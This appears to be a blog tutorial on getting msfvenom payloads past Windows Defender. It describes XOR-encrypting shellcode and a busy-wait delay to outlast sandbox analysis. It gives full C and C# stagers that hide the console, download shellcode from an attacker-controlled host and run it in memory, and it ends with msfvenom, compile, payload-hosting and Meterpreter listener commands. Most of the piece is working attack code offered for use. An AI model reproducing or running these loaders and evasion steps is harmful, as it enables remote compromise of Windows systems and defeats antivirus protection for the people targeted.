
You’ve definitely run msfvenom, uploaded the payload, and watched it get nuked instantly by Windows Defender. It’s frustrating. It makes you think Msfvenom is useless or outdated.
So I was thinking about a different way to keep using msfvenom these days, and I found one. Today, I’m going to show you that the tool isn’t the problem the delivery method is. By taking a ‘flagged’ raw payload and wrapping it in a custom C loader with simple XOR encryption, we can bypass static analysis and pop a calculator on a fully patched system.
msfvenom -a x86 --platform windows -p windows/exec cmd=calc.exe -f c

Now let’s create our own loader.c

Unfortunately, antivirus vendors know it better than anyone.
When you compile this C code into an .exe, the compiler effectively copies and pastes your char stager[] directly into the .data section of the executable.
-
The Antivirus scans your new
.exefile. It ignores the C syntax (int main,VirtualProtect) and looks at the raw bytes. -
It finds the exact sequence
\xfc\xe8\x82...sitting inside your executable. Since it already flagged that sequence earlier, it flags your new program immediately. You haven’t changed the “fingerprint” — you just put it in a different container.
See the example below:

Video Demonstration
The Solution: XOR Encryption
To evade the Static Analysis (Signature) detection, you must make sure the shellcode inside your C file does not look like shellcode until the moment it runs.
We do this by encrypting the shellcode. A simple and effective method for learning is XOR Encryption.

Let’s update our loader too


Do you think this simple XOR encryption would bypass Windows Defender?
Why did it get caught?
Modern AVs don’t just read the file they run it in a fake, safe environment (a sandbox) for a few seconds to see what happens.
-
When you downloaded/ran your executable, the AV secretly started it in a sandbox.
-
The AV watched your program run the
forloop. It saw the “gibberish” turn back into the dangerous\xfc\xe8...shellcode. -
Once the loop finished, the AV scanned the memory, saw the
Meterpretersignature again, and deleted the file.
Advanced technologies in Microsoft Defender Antivirus
How to Bypass the Sandbox
The AV sandbox has a weakness time. It cannot analyze every file for 10 minutes it usually gives up after 5–10 seconds to avoid slowing down the user’s computer.
If we can make our program “do nothing” or “waste time” for longer than the AV is willing to watch, the AV will assume the file is safe, quit the sandbox, and let the real program run.
We will add a delay before the decryption happens. However, standard Sleep() often doesn’t work because AVs know how to “fast forward” through a simple sleep command.
Instead, we use a ‘busy wait,’ making the computer do some math that actually takes time to compute.

Do you think this time would bypass Windows Defender?
This successfully performed a sandbox bypass.
Reverse Shell
Now, let’s get to the real deal: getting a reverse shell, not just popping up a calculator. This time, we will not use encryption.

Step 1: Generate the Staged Payload
Let’s generate the raw C code for a staged payload.
msfvenom -p windows/meterpreter_reverse_https LHOST=IP LPORT=8443 -f raw > shellcode.bin
Step 2:
#include <windows.h>
#include <wininet.h>
#include <stdio.h>

#pragma comment (lib, "Wininet.lib")

int main() {

    // 1. Hide Console
    ShowWindow(GetConsoleWindow(), SW_HIDE);

    // 2. Setup Connection
    HINTERNET hInternet = InternetOpen(
        "Mozilla/5.0",
        INTERNET_OPEN_TYPE_DIRECT,
        NULL,
        NULL,
        0
    );

    HINTERNET hConnect = InternetConnect(
        hInternet,
        "IP-Addr",
        80,
        NULL,
        NULL,
        INTERNET_SERVICE_HTTP,
        0,
        0
    );

    // Flags to prevent caching
    DWORD flags = INTERNET_FLAG_RELOAD |
                  INTERNET_FLAG_NO_CACHE_WRITE |
                  INTERNET_FLAG_PRAGMA_NOCACHE;

    HINTERNET hRequest = HttpOpenRequest(
        hConnect,
        "GET",
        "/shellcode.bin",
        NULL,
        NULL,
        NULL,
        flags,
        0
    );

    // Send request
    if (!HttpSendRequest(hRequest, NULL, 0, NULL, 0)) {
        return 0;
    }

    // 3. Allocate Memory
    char* buffer = (char*)VirtualAlloc(
        NULL,
        4194304, // 4 MB
        MEM_COMMIT,
        PAGE_EXECUTE_READWRITE
    );

    // 4. Read Response
    DWORD bytesRead;
    if (InternetReadFile(hRequest, buffer, 4194304, &bytesRead)) {
        if (bytesRead > 0) {
            // 5. Execute shellcode
            int (*shellcode)() = (int(*)())buffer;
            shellcode();
        }
    }

    // Cleanup
    InternetCloseHandle(hRequest);
    InternetCloseHandle(hConnect);
    InternetCloseHandle(hInternet);

    return 0;
}
OR
# using System;
# using System.Net;
# using System.Runtime.InteropServices;

public class Program {
    // Change this to your IP address where you are hosting the file
    private static string URL = "http://IP:8000/shellcode.bin";

    // WINAPI IMPORTS
    private static UInt32 MEM_COMMIT = 0x1000;
    private static UInt32 PAGE_READWRITE = 0x04;
    private static UInt32 PAGE_EXECUTE_READ = 0x20;

    [DllImport("kernel32")]
    private static extern IntPtr VirtualAlloc(IntPtr lpStartAddr, UInt32 size, UInt32 flAllocationType, UInt32 flProtect);

    [DllImport("kernel32")]
    private static extern bool VirtualProtect(IntPtr lpAddress, UInt32 dwSize, UInt32 flNewProtect, out UInt32 lpflOldProtect);

    [DllImport("kernel32")]
    private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, IntPtr lpStartAddress, IntPtr param, UInt32 dwCreationFlags, ref UInt32 lpThreadId);

    [DllImport("kernel32")]
    private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

    public static void Main()
    {
        // 1. Download the Shellcode
        byte[] shellcode = null;
        try
        {
            Console.WriteLine($"[*] Contacting {URL}...");

            // WebClient is simple and effective for fetching raw bytes
            using (WebClient client = new WebClient())
            {
                // mimic a real browser user-agent to avoid basic blocks
                client.Headers.Add("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64)");

                // DownloadData returns a byte[] directly
                shellcode = client.DownloadData(URL);
            }

            Console.WriteLine($"[+] Download successful! Size: {shellcode.Length} bytes");
        }
        catch (Exception ex)
        {
            Console.WriteLine($"[-] Network Error: {ex.Message}");
            return;
        }

        // 2. Allocate Memory (RW)
        Console.WriteLine("[*] Allocating memory...");
        IntPtr codeAddr = VirtualAlloc(IntPtr.Zero, (UInt32)shellcode.Length, MEM_COMMIT, PAGE_READWRITE);

        // 3. Copy Shellcode
        Marshal.Copy(shellcode, 0, codeAddr, shellcode.Length);

        // 4. Change to Executable (RX)
        UInt32 oldProtect;
        VirtualProtect(codeAddr, (UInt32)shellcode.Length, PAGE_EXECUTE_READ, out oldProtect);

        // 5. Execute
        Console.WriteLine("[*] Executing...");
        UInt32 threadId = 0;
        IntPtr threadHandle = CreateThread(0, 0, codeAddr, IntPtr.Zero, 0, ref threadId);

        WaitForSingleObject(threadHandle, 0xFFFFFFFF);
    }
}
i686-w64-mingw32-gcc https-downloader.c -o APT-Stage.exe -lwininet
Step 3: Set up the Listener (The “C2 Server”)
sudo python3 -m http.server 80
msfconsole -x "use exploit/multi/handler; set payload windows/meterpreter_reverse_https; set LHOST eth0; set LPORT 8443; run"
